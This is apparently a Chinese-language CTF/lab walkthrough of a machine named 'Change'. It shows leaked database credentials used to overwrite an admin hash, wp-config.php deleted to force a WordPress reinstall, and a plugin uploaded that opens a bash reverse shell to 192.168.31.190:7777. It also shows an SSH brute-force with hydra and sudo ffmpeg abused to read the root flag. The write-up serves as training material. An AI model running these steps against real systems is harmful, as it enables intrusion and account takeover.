
Change


Please visit: change.dsz

访问change.dsz,我以为是文件路径呢，结果来个Not Found

后来想到了域名，访问了(需要写入本地hosts文件)

C:\Windows\System32\drivers\etc





System Login

Username:

Password:

Login

登录界面爆密码没出来，信息搜集了一波（主页的源码里）发现了数据库账户密码泄露

```html
<!DOCTYPE html>
<html>
<head>
<title>Login</title>
<style>body{font-family:sans-serif;margin:50px}</style>
</head>
<body>
<h1>System Login</h1>
<form method="post">
  <label>Username: <input type="text" name="username" required></label><br>
  <label>Password: <input type="password" name="password" required></label><br>
  <input type="submit" value="Login">
</form>
<!-- Database connection settings:
Host=localhost, DB=changeweb
User=change, Password=change -->
</body>
</html>

```

```
mysql -h 192.168.31.128 -u change -p change --skip-ssl changeweb
```

```
MariaDB [changeweb]> select * from users
    -> ;
+----+----------+--------------------------------------------------------------+
| id | username | password                                                     |
+----+----------+--------------------------------------------------------------+
|  1 | root     | $2y$10$EFCK8LdjkDv1W52q0bV8.OLUicO8h6kYBqU5nE1jOcSq3qQ9l5mZG |
+----+----------+--------------------------------------------------------------+
1 row in set (0.002 sec)
```

经过加密的，问了ai说是bcrypt加密。

直接修改密码为123

```
import bcrypt

password = b"123"  # 明文密码
salt = bcrypt.gensalt(rounds=10)  # 生成盐，rounds=10 表示迭代次数
hashed = bcrypt.hashpw(password, salt)

print(hashed.decode('utf-8'))  # 输出类似: $2b$10$xxx...xxx
```

```
UPDATE users
SET password = '$2b$10$GxfYJsusf4mM7YcZqwGGnOPtLx41ix7TmOzmZ23d/9OxpfX6KwUbe'
WHERE id = 1;
```

登录进去存在两个功能，一个命令执行，一个查询功能。

且命令执行只能执行ls，rm，pwd才开始以为就是rce绕过呢，后来问了mj要我信息搜集一波

Command: ls /var/www/ Run

Output:

```
change.dsz
html
wordpress.change.dsz
```

Go to Query Tool

发现还有其它网站，wordpress的。

wordpress

同样写入hosts文件，然后域名访问

进到后台/wp-admin/爆密码也没爆出来

还有一个思路是重新安装，/wp-admin/install.php

发现无法安装，但是http://change.dsz/的命令执行功能提供了rm删除功能，所有只需要删掉rm /var/www/wordpress.change.dsz/wp-config.php文件

可以重新安装了

这里的数据库之前有信息泄露

请在下方填写您的数据库连接信息。如果您不确定，请联系您的主机服务提供商。

数据库名

changeweb

希望将 WordPress 安装到的数据库名称。

用户名

change

您的数据库用户名。

密码

change 隐藏

您的数据库密码。

数据库主机

localhost

如果 `localhost` 不起作用，您通常能够从主机商处获得正确的信息。

表前缀

wp_

如果您希望在同一个数据库安装多个 WordPress，请修改前缀。

提交

欢迎

欢迎使用著名的 WordPress 五分钟安装程序！请简单地填写下面的表单，来开始使用这个世界上最具扩展性、最强大的个人发布平台。

需要信息

请填写以下信息：无需担心填错，您以后可以随时更改这些设置。

站点标题 1

用户名 Eecho

用户名只能含有字母、数字、空格、下划线、连字符、句号和「@」符号。

密码 LSP1025 隐藏

弱

重要： 您将需要此密码来登录，请将其保存在安全的位置。

确认密码 确认使用弱密码

您的邮箱 178488@qq.com

请仔细检查邮箱地址后再继续。

对搜索引擎的可见性 建议搜索引擎不索引本站点

搜索引擎将本着自觉自愿的原则对待 WordPress 提出的请求。并不是所有搜索引擎都会遵守这类请求。


安装 WordPress


登录后台使用插件功能上传反弹shell文件

shell.php

```
<?php
/**
* Plugin Name: Reverse Shell Plugin
* Plugin URI:
* Description: Reverse Shell Plugin for penetration testing.
* Version:1.0
* Author: Security Analyst
* Author URI: http://www.example.com
*/
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.31.190/7777 0>&1'");
?>
```


给他压缩成zip上传上去，同时使用penelope监听7777端口





成功获取到shell

提取



在lzh用户下有一个pass.txt的隐藏文件

```
www-data@Change:/home/lzh$ cat .pass.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
qwerty
111111
iloveu
000000
michelle
tigger
sunshine
chocolate
password1
soccer
anthony
friends
butterfly
purple
angel
jordan
liverpool
justin
loveme
fuckyou
123123
football
secret
andrea
carlos
jennifer
joshua
bubbles
1234567890
superman
```

应该lzh的密码就在里面，使用九头蛇爆破一下

```
┌──(root㉿kali)-[~/Desktop/aa]
└─# hydra -l lzh -P pwd.txt  ssh://192.168.31.128
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-21
06:44:41
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 201 login tries (l:1/p:201),
~13 tries per task
[DATA] attacking ssh://192.168.31.128:22/
[22][ssh] host: 192.168.31.128   login: lzh   password: 1a2b3c4d1a2b3c4d
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete
until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-21
06:44:55
```

密码是1a2b3c4d1a2b3c4d

直接ssh登录

root

sudo -l ffmpeg可以利用

```
lzh@Change:~$ sudo -l
Matching Defaults entries for lzh on Change:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User lzh may run the following commands on Change:
    (ALL) NOPASSWD: /usr/bin/ffmpeg
```

-h查看一下参数

尝试让 `ffmpeg` 把 `/root/root.txt` 当成一个“原始音频”输入源来处理

```
sudo /usr/bin/ffmpeg -f s16le -i /root/root.txt -f wav /tmp/root.wav
strings /tmp/root.wav
```


lzh@Change:~$ strings /tmp/root.wav
RIFFr
WAVEfmt
LIST
INFOISFT
Lavf58.45.100
data,
flag{root-8d4727897d0129417e1f3f91d1474c1c}
lzh@Change:~$
1